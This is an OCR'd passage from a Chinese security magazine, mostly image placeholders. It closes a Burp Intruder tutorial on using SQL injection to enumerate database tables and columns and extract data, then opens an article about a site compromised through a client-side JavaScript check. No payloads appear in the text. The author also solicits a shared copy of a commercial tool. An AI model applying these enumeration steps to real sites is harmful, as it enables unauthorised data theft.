
现在有了基本信息库，我们可以继续下去，重新配置 intruder，从而获得所有的表名。但要记得库名要做十六进制转换，编码可以用 burp 自带的 decoder，如下图所示。


















重新配置 intruder，获取列名，如下图所示。











现在就可以直接用 repeater 发送请求获取数据了，如下图所示。



文章在此就告一段落了。这次讲解 burp-intruder 只是抛砖引玉，更多的强大功能欢迎大家和我探讨。如果有朋友愿意共享 1.4.0.5 专业版，麻烦与我联系。



前置知识：JavaScript
关键词：transferFolder

老树开花：一个js函数引发的命案

图/文　湖南工程学院 高剑锋（Yaseng）

很多网站系统把一些功能放在客服端执行（JavaScript），而服务端没有相应的验证，从而被非法利用。本文就是一个因 js 函数使用不当，导致网站及整个服务器沦陷的案例。

前端漏洞挖掘

最新安全测试一个站，旁注扫出一个 5TUwww.xxx.com/Utility/UploadFile/FileList.aspU5T，如图1所示。

